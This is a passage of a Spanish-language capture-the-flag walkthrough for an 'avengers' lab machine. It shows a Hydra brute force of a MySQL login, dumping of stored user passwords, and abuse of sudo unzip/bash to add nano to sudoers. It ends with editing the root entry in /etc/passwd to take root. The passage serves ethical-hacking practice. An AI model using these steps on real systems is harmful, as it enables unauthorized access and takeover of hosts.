[3306][mysql] host: 192.168.28.7  login: hulk  password: fuerzabruta2024
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-24 17:05:22
```

Para sacar a fuerza bruta la contraseña del usuario hulk, tiraremos un hydra hacia la IP de la maquina victima con el parámetro mysql y con el diccionario que creamos anteriormente.

Una vez realizado el comando nos dará la contraseña

```
(kali@kali)-[~/Desktop]
└─$ mysql -h 192.168.28.7 -u hulk -pfuerzabruta2024
```

Cuando sepamos la contraseña nos conectamos desde nuestro “host” en mi caso kali a mysql con este comando pasándole el usuario hulk con el parámetro -u y con el parámetro -p junto a la contraseña lo que hara sera meterte directamente comprobando esa contraseña y el parámetro -h es la direccion IP de la maquina victima donde se encuentra el mysql



```
(kali㉿kali)-[~/Desktop]
└─$ mysql -h 192.168.28.7 -u hulk -pfuerzabruta2024
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 4072
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| db_flag |
| db_true |
| information_schema |
| mysql |
| no_db |
| performance_schema |
| sys |
+-----+
7 rows in set (0,005 sec)

MySQL [(none)]> █
```

## #FLAG4

```
MySQL [(none)]> use db_flag;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [db_flag]> SELECT * FROM flag;
+----+-----+-----+
| id | flag | content |
+----+-----+-----+
| 1 | FLAG.txt | Alright, you have the 4/9 flag. This flag is worth 10 points. Now that you have this flag, keep looking, you are getting closer to the end, but there is still a long way to go. |
+----+-----+-----+
1 row in set (0,001 sec)
```

Una vez dentro de mysql haremos un escaneo de base de datos encontrando dos que nos interesan, las demas son para perder el tiempo y las que nos interesan son “no\_db” y “db\_falg”

Entrando a db\_flag y viendo su contenido encontramos la flag de mysql

```
MySQL [db_flag]> USE no_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

#### Database changed

```
MySQL [no_db]> show tables;
```

```
+-----+
| Tables_in_no_db |
+-----+
| passwords       |
| users           |
+-----+
2 rows in set (0,001 sec)
```

```
MySQL [no_db]> SELECT * FROM users;
```

```
+----+-----+-----+
| id | user  | password |
+----+-----+-----+
|  1 | stif  | escudoamerica |
|  2 | hulk  | fuerza***** |
|  3 | antman | ***** |
|  4 | thanos | NOPASSWD |
+----+-----+-----+
4 rows in set (0,001 sec)
```

Y si vamos a la base de datos de no\_db encontramos el siguiente usuario para escalar privilegios en este caso "stif" con su contraseña

## 5. USUARIO STIF

```
hulk@avengers:~$ su stif
```

```
stif@avengers:~$ █
```

Nos registramos en el usuario stif...

```
stif@avengers:~$ tree -a
.
├── .bash_history
├── .bash_logout
├── .bashrc
├── flag
│   └── FLAG.txt.zip
├── game.py
├── .local
│   └── share
│       └── nano
├── pista
│   └── db.bin
├── .power
│   ├── fichero
│   │   └── .script.sh.zip
│   └── no_entres_aqui
│       └── README.txt
└── .profile
```

Vemos lo que contiene su carpeta

```
stif@avengers:~$ python3 game.py
¿Cuál es el primer vengador que muere en las películas de los Avengers? tony stark
;Correcto! La contraseña es: flag12345ver
stif@avengers:~$ sudo -l
Matching Defaults entries for stif on avengers:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User stif may run the following commands on avengers:
  (ALL : ALL) NOPASSWD: /usr/bin/bash
  (ALL : ALL) NOPASSWD: /usr/bin/unzip
```

Encontramos un script game.py que si lo ejecutamos con python3 nos meterá en un minijuego con una única pregunta que si la adivinamos nos dará la contraseña para descomprimir un archivo zip de una flag que está por ese directorio (la palabra es: tony stark)

Cuando hayamos metido bien la palabra nos dara la contraseña “flag12345ver”

Hacemos “sudo -l” paar ver los permisos que podemos ejecutar sin PASSWD

## #FLAG6

```

stif@avengers:~/flag$ sudo unzip -P flag12345ver FLAG.txt.zip
Archive:  FLAG.txt.zip
  inflating: FLAG.txt
stif@avengers:~/flag$ ls -la
total 16
drwxr-xr-x 2 root root 4096 mar 24 16:12 .
drwx----- 6 stif stif 4096 mar 24 15:39 ..
-rw-r--r-- 1 root root  473 mar 24 13:43 FLAG.txt
-rw-r--r-- 1 root root  374 mar 24 13:44 FLAG.txt.zip
stif@avengers:~/flag$ cat FLAG.txt

###      ###          ##
## ##    ##          #####
#        ##         #####  ## ##  #####
####    ##          ##  ##  ##
##      ##         #####  ## ##  ##
##      ##         ## ##  #####
#####   #####    #####   ##   ##
                        #####

Alright, you have the 6/9 flag.

This flag is worth 10 points.

well well, you are advancing more little by little, now to get the rest
good luck

```

Como podemos ejecutar sudo con el binario zip, podemos aprovechar eso para descomprimir la flag y poder leerla

Una vez hecho eso podremos ver el contenido de la flag

```

├─ pista
├─ db.bin

```

Esto es una pista falsa, no sirve para nada

```

├─ .power
├─ fichero
├─ .script.sh.zip
├─ no_entres_aqui
├─ README.txt

```

```

stif@avengers:~$ cat .power/no_entres_aqui/README.txt
Somewhere you can find the password that unzips the .script.sh.zip file, you just have to look harder... Good luck ;D

```

Si nos centramos en esa parte vemos que hay un script.sh con un README.txt en otro directorio, al leerlo vemos que nos dice que la contraseña que descomprime este archivo zip está por otra parte

```
stif@avengers:/home$ tree -a
.
├── antman [error opening dir]
├── hulk
│   ├── .bash_history
│   ├── .bash_logout
│   ├── .bashrc
│   ├── .cache [error opening dir]
│   ├── db
│   │   ├── f
│   │   │   └── burro
│   │   ├── flag
│   │   │   └── NO_FLAG.txt
│   │   ├── g
│   │   │   └── algo
│   │   ├── no
│   │   │   └── no
│   │   │       └── nothing
│   │   ├── no_flag
│   │   │   ├── flag
│   │   │   │   └── FLAG.txt
│   │   │   └── no
│   │   │       └── posibiliti
│   ├── mysql
│   │   └── hint
│   │       ├── avengers
│   │       ├── QUEEE
│   │       │   └── .nothing.txt
│   │       ├── wo
│   │       └── zip
│   │           └── shit_how_they_did_know_this_password.txt
│   ├── .passwd
│   │   ├── escalate_privileges.sh
│   │   └── README.txt
│   ├── .profile
│   ├── user.txt
│   └── wait
│       └── decrypt.txt
```

```
└── wait
    └── decrypt.txt
```

Y si nos vamos a la carpeta “wait” de la home de hulk veremos un .txt que en su interior contiene la contraseña que descomprime ese .sh.zip

```
stif@avengers:/home$ cat hulk/wait/decrypt.txt
I'm going to provide you with a decryption password for some file, guess which file could be the one that decrypts this...

Password: decryptavengers

#####
##      ##      ##      ##      ##      ##      ##      ##      ##      ##
##      ##      ##      ##      ##      ##      ##      ##      ##      ##
##      ##      ##      ##      ##      ##      ##      ##      ##      ##
##      ##      ##      ##      ##      ##      ##      ##      ##      ##
#####
##      ##      ##      ##      ##      ##      ##      ##      ##      ##
#####
```

Al leerlo vemos que la contraseña es “decryptavengers”

```
stif@avengers:~/power/fichero$ sudo unzip -P decryptavengers .script.sh.zip
Archive:  .script.sh.zip
  inflating: .script.sh
stif@avengers:~/power/fichero$ ls -la
total 16
drwxr-xr-x 2 root root 4096 mar 24 16:17 .
drwxr-xr-x 4 root root 4096 mar 22 15:47 ..
--wx--x--x 1 root root  239 mar 22 16:16 .script.sh
-r--rw-rw- 1 stif stif  373 mar 22 16:31 .script.sh.zip
```

Una vez metiendo esos comandos y descomprimiendo el .sh podremos ejecutarlo de la siguiente manera...

```
stif@avengers:~/power/fichero$ sudo bash .script.sh
stif ALL=(ALL:ALL) NOPASSWD: /usr/bin/nano
Se ha a#adido la configuraci#on para el usuario stif en el archivo sudoers.
```

Aprovechando que podemos hacer “sudo bash” para ejecutar el script, lo ejecutamos

```
stif@avengers:~/power/fichero$ sudo -l
Matching Defaults entries for stif on avengers:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User stif may run the following commands on avengers:
  (ALL : ALL) NOPASSWD: /usr/bin/bash
  (ALL : ALL) NOPASSWD: /usr/bin/unzip
  (ALL : ALL) NOPASSWD: /usr/bin/nano
```

Al parecer lo que hace este script es poder hacer “sudo nano” por lo que puedes modificar cualquier fichero que te de la gana con rango “root”

```
GNU nano 6.2 /etc/passwd *
root:NfJknsadnj2663HADWlUHJIjnlfdwajAI1/dwajkjGYDWG6:0:0:root:/root:/bin/bash
```

En mi caso cambiaria la contrase#na a root en la carpeta /etc/passwd de la siguiente manera, pero yo lo que vuestra creatividad quiera hacer

```
stif@avengers:~/power/fichero$ su root
Password:
root@avengers:/home/stif/power/fichero#
```

Con esto se puede hacer de muchas maneras, pero lo suyo seria cambiar la contrase#na del usuario “thanos” para seguir encontrando las flags y seguir una continuidad...

## 6. USUARIO THANOS

```
├── .thanos
│   ├── antman
│   │   └── antman.jpg
│   ├── .bash_logout
│   ├── .bashrc
│   ├── .cache
│   │   └── motd.legal-displayed
│   ├── FLAG.txt
│   ├── .profile
│   ├── root
│   │   └── passwd_root.txt
│   ├── .ssh
│   │   └── authorized_keys
│   └── .sudo_as_admin_successful
```

Si exploramos la carpeta .thanos encontramos lo siguiente...

```
├── antman
│   └── antman.jpg
```

Una imagen dentro del directorio de antman, por lo que le sacaremos los metadatos para ver que tiene “dentro”

```
thanos@avengers:~/home/.thanos/antman$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

wget http://192.168.28.7:8000/antman.jpg
```

Lo que haremos será pasarnos la imagen a nuestro “host” en mi caso kali mediante python

```
└─$ exiftool antman.jpg
ExifTool Version Number      : 12.76
File Name                    : antman.jpg
Directory                   : .
File Size                    : 111 kB
File Modification Date/Time  : 2024:03:23 14:14:41+01:00
File Access Date/Time       : 2024:03:24 17:25:20+01:00
File Inode Change Date/Time  : 2024:03:24 17:25:27+01:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Exif Byte Order              : Big-endian (Motorola, MM)
Image Description            : Have you tried entering the password with the same name as the Antman user?
X Resolution                  : 1
Y Resolution                  : 1
Resolution Unit              : None
Y Cb Cr Positioning         : Centered
Image Width                  : 850
Image Height                  : 1000
Encoding Process             : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 850x1000
Megapixels                   : 0.850
```

Una vez sacados los metadatos de la imagen con la herramienta “exiftool” encontraremos una descripción que quiere decir que la contraseña del usuario antman es el nombre de usuario también...

## #FLAG8

```
thanos@avengers:/home/.thanos$ cat FLAG.txt

###      ##          ##
## ##    ##          #####
#        ##         #####   ##   #####
#####   ##         ##   ##   ##
##       ##         #####   ##   ##
##       ##         ##   ##   #####
#####   #####     #####     ##   ##
                                     #####

Alright, you have the 8/9 flag.

This flag is worth 20 points.

You are now 1 step away from getting all the flags, cheer up ;D
```

Y dentro del directorio de thanos encontramos una flag también

## 7. USUARIO ANTMAN

```
antman@avengers:~$ tree -a
.
├── .bash_history
├── .bash_logout
├── .bashrc
├── flag
│   ├── FLAG.txt
│   └── README.txt
├── .profile
├── root
│   └── root.txt
```

Una vez dentro del usuario antman encontramos lo siguiente...

```
antman@avengers:~$ cat flag/README.txt

#####  ##      ##      ##
## ##  #####  ## ##  ##      ##      ##      ##      ##      ##
## ##  ##      ## ##  ##      ##      ##      ##      ##      ##
#####  ##      ##      ##      ##      ##      ##      ##      ##
##      #####  ##      ##      ##      ##      ##      ##      ##
#####

If it does not let you read the FLAG.txt file, it will be because you are not root or you do not have the appropriate permissions, try to continue escalating privileges...
```

Dentro del directorio flag encontramos FLAG.txt pero con el usuario antman no se puede leer y otro llamado README.txt que en su interior dice que necesitas ser root para leer la FLAG.txt de antman



## 8. USUARIO ROOT

### #FLAG7

```
root@avengers:/home/antman/flag# cat FLAG.txt

###   ###   ##
## ##  ##   ####
#     ##   ####  ##  ##  ####
####  ##   ##  ##  ##  ##
##    ##   #####  ##  ##  ##
##    ##   ##  ##  #####
####  ####  #####   ##  ##
                               #####

Alright, you have the 7/9 flag.

This flag is worth 20 points.

perfect, from what I see you managed to escalate privileges to be able to see this flag...
```

Una vez siendo root leemos la FLAG.txt de antman

```
root@avengers:~# tree -a
.
├── .bash_history
├── .bashrc
├── FLAG.txt
├── .lessht
├── .local
│   ├── share
│   │   └── nano
├── .mysql_history
├── .profile
├── snap
│   └── lxd
│       ├── 27037
│       ├── common
│       └── current → 27037
├── .ssh
│   └── authorized_keys
└── .sudo_as_admin_successful
```

## #FLAG9

```
root@avengers:~# cat FLAG.txt
###   ##          ##
## ##  ##        #####
#     ##   #####  ## ##  #####
#####  ##   ##  ## ##  ##
##      ##   #####  ## ##  ##
##      ##   #####  ## ##  ##
#####  #####  #####  ##  ##
#####
#####

Alright, you have the 9/9 flag.
This flag is worth 30 points.
VERY GOOD, you did it, you are the best, now I leave you a code below that will help you know that you have completed this machine ...
Code: INHUISKHJ5JE6T2U
```

Después haciendo reconocimiento en la home de root lo único que encontramos es la última flag.

**GRACIAS POR HABER PARTICIPADO EN MI MINIJUEGO DE HACKING ÉTICO**